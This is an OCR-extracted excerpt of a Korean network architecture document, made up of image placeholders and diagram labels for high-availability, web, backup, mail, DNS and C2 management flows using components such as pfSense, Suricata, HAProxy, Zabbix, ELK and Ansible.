
빨강: Active 경로
파랑: Backup 경로

2.3 고가용성 서버 흐름도


2.3.1 웹 서비스 흐름도




2.3.2 백업 흐름도


EMS
데이터센터
본사
VPN
Suricata
Rsync, Crontab, SQL dump
backup DB (설정파일)
backup DB (로그)
backup DB (DB)
backup DB (DNS)
pfSense
ASA
scapy
DB
DNS server master
Pydio Mail
Inside
DMZ(Server Farm)
DNS server slave
Rocky HA proxy(Active)
Rocky HA proxy(Standby)
Web server
Web server


2.3.3 Mail 서버 흐름도




2.3.4 DNS 서버 흐름도




2.3.5 C2 관리 흐름도


EMS
C2
DB
DNS server
Zabbix
ELK
pfSense
데이터센터
C2
Suricata
Ansible을 이용한 유지보수
backup DB (설정파일)
backup DB (로그)
backup DB (DB)
backup DB (DNS)
pfSense
본사
ACA
scapy
Ansible을 이용한 유지보수
DB
